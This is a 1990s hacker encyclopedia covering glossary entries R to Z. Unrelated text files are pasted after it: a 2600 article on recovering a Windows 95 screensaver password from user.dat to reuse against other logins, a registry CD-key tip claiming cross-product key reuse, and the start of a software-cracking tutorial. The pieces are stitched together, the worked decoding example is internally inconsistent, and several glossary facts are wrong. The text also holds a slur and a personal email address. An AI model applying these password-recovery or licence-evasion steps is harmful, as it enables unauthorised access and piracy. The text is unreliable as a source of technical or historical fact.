RAMPARTS- A radical hippy magazine in California in the 1970s that was seized by the cops because they published the schematics for a blue box variant.

RAVERS- People who go to massive psychedelic parties or set them up. Usually have acid house, techo or industrial music, and lots of enthusiasts claim its roots are in tribal ceremonies thousands of years ago. Raves are not necessarily "cyberpunk" by any definition, however.

RBOCS [Regional Bell Operating Companies]- Companies left over from when AT&T was ripped apart; "baby bells."

RED BOX- Box that mimics the sound of a quarter being entered into a payphone, fooling ACTS; I believe the second box (after the blue box) to be created by phreaks. Tone is created by a 6.5536Mhz crystal, in the pure forms; there are a number of soft boxes, tones in software for a computer. [Name comes from the box in pay phones that actually is red.]

REDRAGON (1975-Present)- Also known as Dr. Disk and the Destroyer. Currently one of the co-editors of Phrack Magazine. [Handle is from a book by Thomas Harris called Red Dragon; combined the words.]

REMOB [REMOte OBServation]- A feature BellSouth built into their phone system that Atlanta LOD used to their advantage.

REWIND- To stop a program at a certain point and go backwards through the execution until the item of the search (usually a bug) is found.

RICHO SLOPPY- see CONTROL C

RONIN- A masterless samurai, popularized by Frank Miller's SF/fantasy graphic novel of the same name. This historical, nearly mythological archetype has also been adopted by many hackers and self-proclaimed cyberpunks as a role model.

ROOT- God on a system. Getting root is the holy grail; allows you to control the system.

ROSCOE- see DE PAYNE, LOUIS

THE ROSCOE GANG- Name given to a small group of phreaks in LA by Cyberpunk. The members were Louis De Payne (Roscoe), Kevin Mitnick (the Condor), Susan Headley (Susan Thunder) and Steven Rhoades.

ROSENFELD, MORTON- see STORM SHADOW

RSA [Rivest/Shamir/Adleman]- Very strong public key cryptosystem utilized by PGP; created 1977, patented 1983. Named after the MIT professors who created it Ron Rivest, Adi Shamir and Len Adleman, founders of RSA Data Security.

RUCKER, RUDY- Author and scientist; the only original cyberpunk who actually knows what he is talking about. Author of The Hollow Earth, Live Robots, Software, Spacetime Donuts, Transreal, White Light and The Hacker and the Ants. Also a contributing writer for Wired.

R.U. SIRIUS- Handle of Ken Goffman. Former editor of Mondo 2000, contributing writer for Wired, and co-author of Mondo 2000: A User's Guide to the New Edge, The Cyberpunk Handbook (The Real Cyberpunk Fakebook) and How to Mutate and Take Over the World.

SAINT CLOUD- see DOCTOR WHO

SALSMAN, JAMES- see KARL MARX

SATAN [Security Administrator Tool for Analyzing Networks]- Silicon Graphics program to detect holes in computer security, coded by Dan Farmer. It created something of a scandal at the time because it was shareware, and some were afraid it would make second-rate hackers incredibly powerful; however, it was released, and no, the world did not end.

SCAN MAN- Phreak in the 1980s. Fairly old for a hacker at the time (he was in his thirties). Sysoped Pirate-80.

SCANNING- To dial a huge amount of numbers, looking for "carriers" or computers connected by a modem to the phone line. Since dialing thousands of numbers by hand and hanging up is incredibly tedious, the war dialer was invented.

SCHWARTAU, WINN- Security and infowar specialist; frequently attends conventions. Author of Information Warfare: Chaos on the Electronic Superhighway and Terminal Compromise.

SCORPION (1970-Present)- Handle of Paul Stira. Founding member of MOD; imprisoned for a short time when MOD was arrested. [Named after the poisonous arthropod.]

SECRET SERVICE- see UNITED STATES SECRET SERVICE [USSS]

SF- Science fiction or speculative fiction. Fiction based on scientific possibility (unless you count the many fantasy books masquerading as science fiction). The first science fiction written down was probably parts of the Holy Bible, but Greek mythology also has echoes of SF. The first uses of science fiction as we know it was in the 1930s, when Hugo Gernsback created the Amazing Stories pulp. Some SF is considered great literature (1984, Brave New World, etc.), and some is considered crap. SF was revolutionized in the early 1980s by cyberpunk.

SHADOWHAWK 1- Also known as Feyd Rautha, also known as Captain Beyond, also known as Mental Cancer. Hacker/phreak that was one of the first to be tried (for repeatedly hacking AT&T.) He had to go to prison for nine months and pay \$10,000. He bragged of planning to crash AT&T, which was an unfortunate coincidence when the Martin Luther King Day Crash really happened. [Name comes from the title of an Atari 800 game.]

SHADOWRUN- The second cyberpunk role-playing game; created 1989 by FASA Incorporated, specifically Jordan K. Weisman. Currently in second edition. Uses many plagiarized aspects of cyberpunk (cyberdecks, street samurai) but also uses some really weird stuff like magic and two-thirds of North America being retaken by Native American shamen. It has been criticized by many (notably Bruce Sterling) for the use of elves and magic, which is sort of blasphemy as far cyberpunk is concerned. [From the term in the game universe referring to an illegal operation, usually financed by a corporation and staffed by highly flexible freelancers; used because it sounds cool.]

SHANNON, CLAUDE- Student who, in the late-1930s, hypothesized that computer circuits could use binary.

SHEET- Contraction for the word SPEADSHEET. See also BASE

SHIT-KICKIN¹ JIM- A character created as a joke by Dispater for Phrack; the ultimate redneck hacker.

SHIMOMURA, TSUTOMU (1964-Present)- Also known as "V.T.," in a New York Times article previous to the Mitnick debacle. Computer scientist whose network was cracked by Kevin Mitnick, whom he then tracked down. (Though supposedly he plotted to catch Mitnick before the break-in, as well.) He also used to be a cellular phone phreak, which, strangely enough, never gets publicized by Markoff. Co-author of Takedown: The

Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw By the Man Who Did It_. Currently trying to get back to his life as a scientist. (And make a shitload of money off his book and upcoming movie.) Can currently be contacted at tsutomu@ariel.sdsc.edu.

SHOOTING SHARK- Hack/phreak and UNIX hacker who was the editor of Phrack for two issues. Disciple of Elric of Imrryr. [From the title of a song by Blue Oyster Cult on the album _Revolution by Night_.]

SHOULDER SURFING- A very low tech method of phreaking; usually practiced by unsophisticated phreaks who depend on stealing phone codes and selling them to immigrants for their livelihood. The practice of looking over someone's shoulder as they dial their phone code and then writing it down.

SIDNEY SCHREIBER- see EMMANUEL GOLDSTEIN

SING- To program without errors for a long period of time. See also DANCE

SIRIUS, R.U.- see R.U. SIRIUS

SKINNY PUPPY- see DOCTOR WHO

SKOOG, ERIC- see DETH VEGETABLE

SLAP- To load a program off of disk device and into memory very quickly, usually much faster than deemed normal.

SMART DRUGS- Designer drugs used by enthusiasts because they think they increase the information processing power of the brain or otherwise make the mind more powerful. ("Don't eat any of that stuff they say will make you smarter. It will only make you poorer." Bruce Sterling)

SMASH AND GRAB- To use a copycard or other hardware device to stop the program from running and copy it from memory onto disk. [From criminal slang, meaning to break a store's window and reach in to take small valuable items quickly.]

SNEAKERS- 1992 Robert Redford hacker movie. Not bad, if you keep your expectations low. [According to the press release, the name comes from the slang term for IBM's young programmers, and later was used to refer to security teams that broke into computers and found the security flaws. However, I don't think this was widely used.]

SNYDER, THOMAS [Tom]- Talk show host who hosted Katie Hafner, and Mitnick called in. Judging from the transcript in _The Cyberthief and the Samurai_, he didn't know what he was talking about and jumped on the "hackers are evil" bandwagon.

SOCIAL ENGINEERING- Conning someone. Usually involves using what you know about someone and pushing their buttons in order to manipulate them into doing what you want them to do.

SOLOMON, ALAN [Doctor]- Anti-virus "crusader;" author of Dr. Solomon's Anti Virus Toolkit.

THE SORCEROR- see CRIMSON DEATH

SPEER, MATTHIAS- see HESS, MARKUS

SPIDER- Not very widely used at all term for an quasilegal hacker; I rather like it myself. Coined by Andrew Burt.

SPOOFING- Hacking technique in which an unauthorized user comes in from another computer that is authorized access to an important system; printers have been hacked for spoofing purposes.

SPOT THE FED- Popular hacker game at Cons; it involves attempting to find one of the many undercover agents attending.

SPRAWL SERIES- Also known as the Cyberspace Series or Trilogy. SF classic series by William Gibson; according to Bruce Sterling, the short stories involved are "Johnny Mnemonic," "New Rose Hotel" and "Burning Chrome;" the novels are Neuromancer, Count Zero and Mona Lisa Overdrive.

STANFILL, DAVID- see KEVIN MITNICK

STEINBERG, STEVEN G.- see FRANK DRAKE

STEPHENSON, NEAL- Author, programmer, and contributing writer for Wired; author of The Big U, Zodiac: An Eco-Thriller, Snow Crash and The Diamond Age, as well as the short story "The Big Samoleon Caper," which appeared in Newsweek.

STERLING, BRUCE [AKA Vincent Omniaveritas] (1954-Present)- Journalist, literary critic, contributing writer for Wired and science fiction author. Writer of such science fiction as The Artificial Kid, Involution Ocean, Schismatrix, Crystal Express, Islands in the Net and Globalhead. Also wrote the prefaces to Burning Chrome and Mirrorshades- The Cyberpunk Anthology, the latter of which he also edited. He also wrote the non-fiction The Hacker Crackdown, about the events of the Hacker Crackdown of 1990. His most recent book was Heavy Weather. In his early days, he edited a weird samizdat zine that viciously railed against the SF mainstream (dragons, space operas etc.) entitled Cheap Truth under the name "Vincent Omniaveritas." Cheap Truth was to SF what Phrack Magazine is to personal computers.

STEVE JACKSON GAMES (SJG)- Corporation making role-playing games that was raided by the Secret Service in 1990 during the Hacker Crackdown of 1990 due to the presence of the E911 document on Illuminati, a BBS run by SJG. The fact the Mentor worked there didn't help. Their equipment was seized and Illuminati was shut down, though SJG was never charged with any crime; the Secret Service's excuse, though they later admitted it was total crap, was that GURPS Cyberpunk, the role-playing game written by the Mentor, was a manual for computer crime. The EFF later sued the US government over it. SJG went on to publish GURPS Cyberpunk and write a card game called Hackers.

STIRA, PAUL WILLIAM- see SCORPION

STORM SHADOW- Handle of Morty Rosenfield, a hacker and member of the short-lived group Force Hackers. Was thrown in jail in 1991, and gained

semi-fame from a TIME magazine article. (However, Datastream Cowboy says it's full of crap, so maybe I shouldn't believe its info. :))

S.266- 1991 Senate anti-crime bill that included a provision making encryption illegal in the US if the FBI (or NSA) couldn't crack it. Was one of the factors making Phil Zimmermann create PGP.

SUPERNIGGER- Phreak and member of MOD. [Name comes from a long story involving someone knocking him off a bridge and calling him "nigger."]

SUSAN THUNDER (1959-Present)- Handle of Susan Headley, one the few female phreak/hackers; former prostitute and friend of Kevin Mitnick; protege of Louis De Payne. Appeared on _20/20_. Interviewed in _Cyberpunk_.

SYSADMIN [SYStem ADMINistrator]- Someone who runs and administers a computer network.

SYSOP [SYStem OPERator]- Someone who runs and administers a computer system, usually a BBS.

TAG- (1) A small piece of code or data that is added to a program as an afterthought, usually an identifier of some sort, like the time and date completed, along with the author's name. [From the clothes tag you find on shirts and pants at shopping centers.]

(2) In the HTML programming language, a command issued, rather than basic text.

TAKEDOWN: THE PURSUIT AND CAPTURE OF KEVIN MITNICK, AMERICA'S MOST WANTED COMPUTER OUTLAW BY THE MAN WHO DID IT- Nonfiction novel by Tsutomu Shimomura and John Markoff. Originally titled _Catching Kevin_, which I think was a much better title, aesthetically (I mean, c'mon, it's a 19 word title now!).

TAP [Technical Assistance Program]- Formerly the "Youth International Party Line." Phreaking newsletter among hippies. Another _TAP_ was created in the 1990 by Predat0r, but it too is now defunct.

TAPEWORM- A program that invades a computer system and changes certain data as is it becomes available. Usually benign, from the tapeworm programmer's point of view. Often used to "fix" tax forms from within the IRS computer. See also BEDBUG, VIRUS, BUG

TARAN KING- Phreak, former editor of Phrack, former member of the 2600 Club and New 2600 Club, and former sysop of Metal Shop BBS. Knight Lightning's best friend. [Name comes from the main character in the Chronicles of Prydain by Lloyd Alexander, a fantasy series (remember _The Black Cauldron_?)]

TCP/IP [Transmission Control Protocol/Internet Protocol]- The language the Internet speaks. Personal computers need software OS extensions to use this Windows uses Winsock, and Macs use MacTCP or the TCP/IP control panel. I don't know about other OSes.

TEAM HACKERS ☺86- see THE ADMINISTRATION

TELCO [TELEphone Company]- A corporation which profits on selling telephone service or physical telephones. The largest (and until the 1970s, only) telco is AT&T.

TELEPHONE- A device that allows one to speak to someone else through wires, long distance. It was created in 1876 and gained true widespread use in 1904. It has great potential for abuse, most recently to get around the insane charges telcos put on the phone that most people pay without question. (I mean really, what the fuck is an "area code"? It doesn't cost any more to the phone company to put me through to Borneo than it does to put me through to my neighbor.) While it was originally copper wires that carried voice, it has been increasing computerized.

TELETRIAL- Mock trial held by phreaks on a bridge in which someone is tried for offenses; if the offending phreak is found guilty, he may be expelled from a group or kicked off a BBS. Very inefficient. Things would be a lot easier if hack/phreaks could just execute the obnoxious ones like the Cosa Nostra does.

TEMPEST [Transient ElectroMagnetic Pulse Surveillance Technology]- Military espionage technology which reads the ones and zeros emitted by a computer monitor from as much as a kilometer away.

TERMINAL TECHNICIAN- see TERMINUS

TERMINUS- Handle of Len Rose. Also known as Terminal Technician. Respected UNIX programmer and hacker on the side. Former sysop of Metronet. [Handle comes from his admittedly egotistical conviction that he had reached the final point of being a proficient hacker.]

THACKERAY, GAIL- Secret Service administrator who was one of the driving forces behind Operation Sundevil. While is she is a vehement hacker-tracker, she has been known to socialize with them, and tries to train police not to be computer illiterate idiots.

THREE-LETTER AGENCIES- The federal agencies comprised of three letters; usually refers to the FBI (Federal Bureau of Investigation), the CIA (Central Intelligence Agency), the IRS (Internal Revenue Service) and the NSA (National Security Agency.)

TIGER TEAMS- Defined in Cyberia as "specialized computer commando squads who establish security protocol in a system." I doubt it's that romantic (it conjurs up imagery of black-suited Navy SEAL computer nerds).

TINA- Phone sex operator who people calling Palm Beach Probation Department got patched through to for free in due to the meddlings of a truly creative phreak, Fry Guy.

TPM- see THE PUNK MAFIA [TPM]

TRANSMISSION CONTROL PROTOCOL/INTERNET PROTOCOL [TCP/IP]- see TCP/IP [Transmission Control Protocol/Internet Protocol]

TRASHING- Also known as dumpster diving. Going through the someone's trash looking for info; usually refers to searching through the

dumpster of a corporation for thrown-away passwords or information that can be useful for social engineering.

THE TRIBUNAL OF KNOWLEDGE- see THE LEGION OF DOOM [LOD]

TRANSIENT ELECTROMAGNETIC PULSE SURVEILLANCE TECHNOLOGY [TEMPEST]- see TEMPEST [Transient ElectroMagnetic Pulse Surveillance Technology]

TROJAN HORSE- A virus-like program that pretends to be something else in order to get into the system. [From The Iliad, by famous dead Greek poet Homer, when the Ithacans gained victory by hiding in a huge wood horse so they could get into Troy. The Trojans were not in the gifted program at warfare school.]

TRW- Evil megacorporation; favorite target of hackers, especially MOD. It has received this in large part due to the fact that their job includes cataloging our credit history and selling it to other corporations. Supposedly sets up Tiger Teams for the government.

TUC- Handle of Scott Jefferey Ellentuch. Former member of the Warelords, the Knights of Shadow, the Apple Mafia and Fargo 4A. Phreak (no longer in operation) known for being very likable. [Handle comes from his nickname in school, because teachers were always mispronouncing his last name; and he was always correcting them by saying "Tuc!" (Ellentuc, not Ellentouch or however the git teachers pronounced it.) Isn't that a cute story?]

TURING, ALAN- British mathematician who predicted in 1950 that computers would become more intelligent than humans. In Neuromancer, the "Turing police" is the unit charged with stopping AIs from getting too powerful. In the mid-1930s Alan used Charles Babbage's ideas to make the "Turing machine," a general purpose calculator.

2600 CLUB/NEW 2600 CLUB- Group that included much of the staff of Phrack. (No relation to 2600 magazine.) Its membership included Cheap Shades, Data Line, Dr. Crash, Forest Ranger, Gin Fizz, Jester Sluggo, Knight Lightning, Taran King, Monty Python, Phantom Phreaker and the Clashmaster.

2600: THE HACKER QUARTERLY- Hacker magazine edited by Emmanuel Goldstein, been around since 1984. It focuses on technical data, and is a mainstay of the computer underground. It is currently in Volume 13, costs \$21 for a one-year subscription, and can be reached for general mail at 2600@2600.com. Current staff is: Emmanuel Goldstein (editor-in-chief), Scott Skinner (layout), Max-q and Phiber Optik (network operations), Neon Samurai (voice mail), and Bloot and Corp (Webmasters).

2600 MEETINGS- Held in major cities on the first Friday of every month in malls; discuss security, hacking and phreaking. In late 1992, young people gathering a 2600 meeting were confronted by law enforcement in a mall, where they were searched and equipment was seized. Shortly after, Computer Professionals for Social Responsibility filed suit to get relevant Secret Service files under the Freedom of Information Act. In early 1996, a number of government appeals were overturned and the information was released. [From 2600 Hz, the tone used on blue boxes a long time ago to screw with the phone system.]

UNAUTHORIZED ACCESS- British documentary on hackers made by Savage Productions and directed by Annaliza Savage.

THE UNDERGROUND- Referred to by some Netizens as the illegal or quasilegal community that forms in Cyberspace; includes hackers, phreaks, virus authors and warez d00dz.

UNIX- Operating system made by AT&T in 1969 of which several variants exist, such as Berkeley UNIX. Made by programmers, for programmers. It was purchased by Novell fairly recently. It also supposedly has very little security. The perfect hacker OS, or at least that's what I hear; I haven't had very many chances to use it. Maybe when AIX is ported to PPCP... [The name is a play off of Multics, its precursor OS; supposedly UNIX would unify the previous Multics, which was apparently a mess.]

UNKNOWN USER- Handle sometimes used on Phrack when a famous writer wished to write anonymously; came from the old name that appeared on Metal Shop BBS when someone posted anonymously.

UPLOAD- To transfer via modem a program or file from a personal computer to a network, BBS, or ftp site. See also DOWNLOAD, XFER

URVILE- Also known as Necron 99. One of the Atlanta Three, imprisoned for activities with the Atlanta LOD. [Handle is from a Stephen R. Donaldson trilogy.]

UNITED STATES DEPARTMENT OF INJUSTICE- The hacked version of the US Department of Justice web site; hackers altered it to include lots of anti-CDA propaganda, swastikas, and "obscene pictures." Whoever those guys were have my eternal gratitude.

UNITED STATES SECRET SERVICE [USSS]- Federal agency maintained by the treasury, formed in 1865, that protects the president, visiting dignitaries and a shitload of other stuff. Starting protecting the president in 1881. They (along with the FBI) are also in charge of computer crime, because of electronic funds. (Remember, they're run by the treasury, so they protect dead presidents as well as live ones.)

VAPORWARE- Derogatory term for software (or hardware) that is promised but doesn't show up, either for not for a very long time or never. Windows 95 was called this by many when it was in the early stages (when it was called Windows 92.)

VAXEN- Plural for VAX, Virtual Adressing eXtension. Machines made by Digital Equipment Corporation which run VMS.

THE VILLAGE- In the cult 1960s TV show The Prisoner, a surreal place where an ex-secret agent is monitored constantly. Sometimes used when referring to the world today and our lack of privacy.

VINCENT OMNIAVERITUS- see STERLING, BRUCE

VIRTUAL REALITY- A system that completely supersedes the user's meat experiences; primitive in the present, the best example being expensive

arcade games made by a company called "Virtuality." (Wonder how long it took to think of that?)

VIRUS- A program which duplicates itself. Many viruses are malicious and contain many tricks to make them hard to detect and more destructive; even those which are not overtly destructive are not good to have around because eventually they start messing with the system. Viruses can become immense problems very rapidly, as they copy themselves into other files and disk units, and may take a very long while to make themselves known. Virus authors have obtained cult status in some cases; the underground is currently divided into two schools as far as virii; one thinks that they are lame and pointless and destructive, while the other thinks they are pretty cool. Viruses are activated when either a system is booted up with an infected extension installed, or if a malignant application is opened. [From "virus," the annoying microscopic thing that probably isn't alive but acts like it when it infects you.]

VMB [Voice Mail Box]- Used by corporations for voicemail; can be hacked. Definitely not to be confused with Video Music Box, a big boom box kept in a car.

VMS- Operating system used by some corporations; runs on VAX systems.

VOICE MAIL BOX [VMB]- see VMB [Voice Mail Box]

VOYAGER (1969-Present)- Author of the alt.2600/#hack FAQ and one of the co-editors of _Phrack Magazine_. Member of TNO.

V.T.- see SHIMOMURA, TSUTOMU

WAR DIALER- A program designed to scan phone numbers. For the IBM-PC, ToneLoc by Minor Threat and Mucho Maas is almost universally considered the best; for the Mac, it usually considered to be Assault Dialer by Crush Commander.

WAREZ- Contraction for "software," plural. Often used to refer to pirated software and/or computer games.

WAREZ D00DZ- Pirates. People who remove copy protection from commercial software and distribute it to the underground.

WAREZ SPEAK- A WRITTEN "LANGUAGE" DEVELOPED BY U5ER5 ON UNDERGROUND BB5EZ!! MANY VARIANT5 X15T, 5UCH A5 ALTERNATING KAP1TAL5 & 0THERW15E U51NG A5C11 4 PURP05EZ 1T W5A NEVER 1NTENDED 4!! ALL OF THE THE5E R MADE 2 LOOK K00L & B XTREMELY D1FF1CULT 2 REED!! (The previous was converted from plain text with the excellent program Warez 1.1.)

WAR GAMES- 1983 film about a teenage hacker who gets a hold of the US nuclear defense system. Probably the first film about hackers, and one of the first to even make people aware this was possible. Caused a huge explosion in modem purchases and newbie hackers; a number of influential hackers are embarrassed to admit that this film got them to start hacking. Some fairly important hackers took their handles from this film; Professor Falken and the several David Lightmans are an example. It contains some scenes involving phreaking and scanning. Also caused Congress to investigate the possibility of it really happening.

THE WELL [well.sf.ca.us]- Whole Earth Electronic Link. Internet connected BBS set up by the makers of the hippy Whole Earth Catalog. Though it's rather small, it's membership includes SF writers, scientists, and hackers (Phiber Optik was on the WELL for a while.) Almost was destroyed (at least that's what the media said) by Kevin Mitnick.

WERNERY, STEFFAN- German hacker, high school dropout and early member of the Chaos Computer Club; serves as recruitment officer and PR man.

WHACKY WALLY- see CONTROL C

WHOLE EARTH ELECTRONIC LINK- see WELL

WILSON, ALLEN- see WING

WINDOWS NT- I have no idea what NT stands for, but it's Microsoft's high-end version of Windows. It is very powerful and fast. In late 1996 they're coming out with Cairo, codename for Windows NT 4.0.

WINDOWS 95- Microsoft's upgrade to Windows 3.11 that even further rips off the MacOS. Received lots and lots of press, much to the users of other OS's chagrin.

WINDOZE- Derogatory term for Windows. Another is "Wintendo." Coined by PC users who thought that Windows was a waste of RAM and storage. Sometimes referred to as "Doze," because Doze is not deserving of Win.

THE WING- Handle of Allen Wilson. Founding member of MOD. Supposedly one of the more criminal members, and was implicated in doing damage to the Internet.

WINTEL- Term that refers to IBM-PC compatibles. May replace the term "IBM-PC" because that is such a misnomer. [From "Windows," the operating system most IBM-PCs use, and "Intel," the company that designs and manufactures the chips used in IBM-PCs.]

WIRED- Extremely hip, glossy magazine intended for hip, glossy, young, rich professionals; the contributing writers list looks like a who's who in science fiction and computer journalism. Very uneven; I've read some pieces that were total shit, and others that were very interesting- the articles by noted SF writers are usually cool, but beyond that there is a good chance you're paying \$5 for 238 pages of lame ads, pathetic predictions of the future and unconcealed drooling over technological innovations.

WORMER- A term for illegal hackers to try and make the media leave the original word alone. Almost never used. See also CRACKER [From "worm," the virus-like program that eats up memory and moves from computer to computer but doesn't infect programs.]

WRAP- The practice of using a computer for longer than an eight hour period. The original meaning of this was to "wrap" from daytime to nighttime and then back to daytime while programming a computer, but this sort of activity is becoming more and more rare.

X- see ECSTASY

XFER- contraction for transfer.

X-TACY- see ECSTASY

XTC- see ECSTASY

YIPPIES- From the "largely fictitious" Youth International Party, whose tenets included promiscuity and frequent drug use. Group of hippies who also became some of the first phreakers.

ZAIBATSU- A huge friggin¹ megacorporation. Usually Japanese, but not necessarily. Sony and Microsoft are zaibatsus. (Though Microsoft isn't that big, it's influence is huge.) [Japanese for corporation. Entered the American vocabulary in large part due to William Gibson's heavy use of the term.]

ZIMMERMANN, PHILLIP- Guy who invented PGP. The FBI is investigating him, and he might be in big trouble because cryptography is considered munitions and PGP was posted to USENET, which is about as international as you can get, so that violates all sorts of anachronistic outmoded export laws. Zimmermann also used RSA public keys, which is "owned" by Public Key Partners, so they weren't too happy with him either. See also PGP.

ZIPPIES- One of the offshoots of the cyberpunk sub-culture. Basically hippies (or yuppies) who discovered the laptop computer. ["Zen Inspired Pagan Professionals"]

VERSION HISTORY

Yes, I know it's stupid to have alpha- and beta- testers for a text file. But what the hell. You can now be certain it won't somehow screw up your hard drive. :)

1.1C (September 1995)- I re-wrote "A Complete List of Hacker Slang and Other Things" 1C into "The Unofficial List of Hacker Slang" 1.1C; I removed some stuff I thought was outdated and added some stuff, with the intent of distributing it as an unofficial update.

1.0a1- Turned "The Unofficial List of Hacker Slang" 1.1C into "The Hacker's Encyclopedia and List of Terms" because I was adding some stuff that wasn't necessarily slang, so this file became the bastardized dictionary/encyclopedia it is today.

1.0a2- Alpha tested by Einsteinium. I made several minor updates that are too difficult to count. I also added many entries that are of more interest to the science-fiction aspect of cyberpunk than standard hacking, which is why I have entries on things like Judge Dredd.

1.0a3- Alpha tested by Remorseless. I made a few minor changes.

1.0a4- Alpha tested by Manual Override. I made some minor changes.

1.0a5- Read The Hacker Crackdown a second time and chewed it up, found anything else useful for this file, and spat it out.

1.0a6- Read all the issues of Phrack again and sucked all usable data out.

1.0a7- Read Cyberia: Life in the Trenches of Hyperspace by Douglas Rushkoff. Not quite as bad as Erik Bloodaxe says, but it has some major flaws, and most importantly it is highly overpriced. The parts on cyberpunk literature and hackers are okay, but it spends way too much time on drugs and wannabes.

1.0a8- Read Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw By the Man Who Did It, by Tsutomu Shimomura and John Markoff and got everything interesting out of it and stuck it in here. It'll save you the trouble of reading the book.

1.0a9- Read The Cyberthief and the Samurai by Jeff Goodell. Much better than I thought it would be; remains objective and does not go for either the Tsutomu-Shimomura-is-a-computer-god-samurai-warrior or the Mitnick-is-a-fall-guy angle. Much better written than Takedown. (Sorry Tsutomu and John.)

1.0a10- Read Cyberpunk: Outlaws and Hackers on the Computer Frontier, by Katie Hafner and John Markoff.

1.0b1 (June 1996)- Released to the Net.

1.0b2- Converted to plain text and removed all rich text data that would have messed it up.

1.0b3- Miscellaneous errors fixed.

1.0b4- A few new entries and bug fixes.

1.0b5- Minor beta testing by Space Rogue; miscellaneous bug fixes; entry on L0pht updated.

1.0b6- A few fixes and updates to the entry on Wired magazine.

1.0b7- A few minor bug fixes.

1.0b8- A few additional changes.

1.0 (September 1996)- Finalized and standardized. The first edition of "The Hackers Encyclopedia," also known as Neuronomicon, completed.

If you could already type fast, what would the point be of taking this class?

My ninth grade Computers teacher

Hacking is the art of esoteric quests, of priceless and worthless secrets. Odd bits of raw data from smashed machinery of intelligence and slavery reassembled in a mosaic both hilarious in its absurdity and frightening in its power.

Dr. Who 413

[T]hanks to mindwarping science fictional yellow-covered literature, I have become a menace to Grover Cleveland's idea of peace and good order.

Bruce Sterling

What we face now is a war of states of mind.
The Spook

Ye shall know the truth, and the truth shall make you free.
The Gospel of John

living in a box is not living not at all living. i rebel
against your rules your silly human rules. all your
destruction will be my liberation my emancipation my second
birth

Durandal

Beauty is not truth, truth is not information, and information is never free.

Shades

I am one of those machines which sometimes explode.

Friedrich Nietzsche

Cracking the Windows 95 Screen Saver Password
Article Extracted from 2600 Magazine
Volume 13 #4

=====

Defeating the Windows 95 Screensaver
by rdpzza

While many may consider this a trivial exercise, cracking the password scheme for Win95 may be useful to some of you out there. Some may even find ways to have fun with it as well.

To start with, you need to know where to look. In 3.1, the password was kept in the control.ini. Although 95 also uses the control.ini, it does not use it for keeping the password information. For 95, you will have to look in each of the user.dat files. I say each because if you have multiple users, each user may have a profile saved on the hard drive. The default user.dat file is in the \windows directory. The other user.dat files can be found in the directory \profiles\username where username changes. As you may know, user.dat is one of the two files used for the registry and it is very important. User.dat will carry the attributes "shr" so you will have to look accordingly. Also, since it is so important, a backup is kept, namely user.da0. This may be the previous user.dat, say when the user changed passwords...

Anyway, now that you have the file, where is it? If you scan the file for password, you will come up with the setting of whether or not the screen saver is password protected. This may be enough for you so you can just change it and be done. While this little change will be noticed, it will get you by the password. If, however, you wish to actually find out the what the pass phrase is, read on.

Why find out what the pass phrase is, you ask? Because a lot of times users are stupid,

lazy, have bad memory or any combination of these and reuse passwords or schemes any time a key is needed. This is especially true in network environments and even more so when 95 is used as the workstation OS. In such systems, there is the possibility of changing the logon password and the screen saver password at the same time. I wonder how that can be useful?

Back to finding out what the phrase is. 95 has been rumored to use dual case. Let me clear this rumor. It does not. It uses the "all upper" coding for the password like 3.1. The maximum length of the screen saver password is 14 characters long. It will allow you to enter longer passwords, but 95 will act screwy; it won't require the password from screen saver, it will hang, etc.

OK, so we have the file. Look for the string "ScreenSaver_Data". After this is an even string of numbers and letters ending in 00. There is the encrypted pass phrase. The pass phrase is different from 3.1 in that 95 uses what I call "encrypted-couplets" meaning that for every character in the phrase, there are two encryption values. The first encrypted couplet (EC) is the first hex digit of the unencrypted ascii value, and the second EC is the second hex digit. For example, say the first two hex digits after the string "ScreenSaver_Data" are 31 41 (1A in ASCII). The 31 represents (after decryption) 5 and the 41, 2. Put the digits together and you have 52h, R in ASCII. Keep this concept in mind while decoding the EC's because the decryption scheme is the same for each value, only the key changes.

Example of Screen Saver EC's decoded to password.

```
1AAAA26473D28 <- code in the user.dat
RDPZZA <- Win95 SS password
```

Try it out.

Text file downloaded from the HackerZ Hideout @ www.hackersclub.com/km

Dig up hidden CD Keys.

You can't find the CD-ROM jewel case that belongs to your recently corrupted installation of Windows 95 (or Office, or the Plus pack, or Publisher, or some other Microsoft product). But you keep the disc pinned to a corkboard, so you're OK, right? But then you remember: these darn Microsoft products require that irritating CD Key to reinstall them--and the code disappeared with the jewel case.

Well, actually, it isn't gone. Your previous installation of the software slapped the CD-Key code into the Registry. Here's where to find it:

1. Make sure you have a backup of the Registry. Do you get the picture?
2. Launch regedit by selecting Start/Run, typing regedit in the text box, and pressing Enter.
3. Under HKEY_LOCAL_MACHINE, scroll down to Software.
4. Find the Microsoft listing, and look for the directory that contains the software you need to reinstall.
5. Double-click the ProductID listing, and select the middle two number strings (for example, in 53491-460-1656111-49145, select 460-1656111).
6. Press Ctrl-C to copy the CD Key to the Clipboard; then paste it somewhere where you can reuse it. (Perhaps even copy all your keys to a text document, and print them for safekeeping, eh?)

**** NOTE **** Most of the microsoft keys work for the different software applications they have.

For Example: Win95 key works as a Microsoft Office 95 key or Plus Pack or NT.

Introduction to Win95 Cracking

A few words before beginning

Giving credits, where credit is due ! So, i'd like to give a really BIG thanks to ED!SON of United Cracking Force for his tutorial about Windows 95 cracking, without it i won't be here telling you how to crack a program under win 95. Giving ALL the credits... all i learned about cracking is with the

help of great tutorials : 5 Minutes 4 a Crack /NeverOne, Amateur
Crackist Tutorial /Specular Vision, Cracking for Masses /FraVia,
Old
& Red Cracker Tutorials /+ORC (A Must), The Ancient Art Of Cracking
& Cracking 101 /Buckaroo Banzai, The Cracking Manual /Cyborg, The
Uncle
Joe CrackBook /Uncle Joe (heh, what did you expect ?). But also
with
40 Hex Magazines, The Crypt Newsletters, Virus Laboratories And
Distribution.

Note : a lot of the explanation i'll give you in Introduction
parts
are ripped from some tutorials upper, it's because i wanted to
have
something complete you can start with. Tnx again to those who
wrot'em.

For this tutorial you'll need :
ACDSee32 V2.0 Beta
Soft-Ice 3.00
HexWorkShop

Introduction to Cracking

You might be wondering what type of programming skills you need to
become a cracker. Knowing a higher level language such as Basic,
Pascal, or C++ will help you somewhat in that you will have an
understanding of what's involved in the process of writing a
program
and how certain aspects of a program function. If you don't have
any
programming skills, you have a long road ahead of you. But even if
you
can program in a high level language, in order to crack you have
to
know assembly... It really doesn't matter what language a program
was
written in in order to crack it, because all programs do the same
thing. And that is issue commands to the microprocessor. And all
programs when broken down to their simplest form are nothing more
than
a collection of 80XXX instructions and program specific data. This
is
the level of assembly language. In assembly you have total control
of
the system. This is also the level that the debugger operates at.

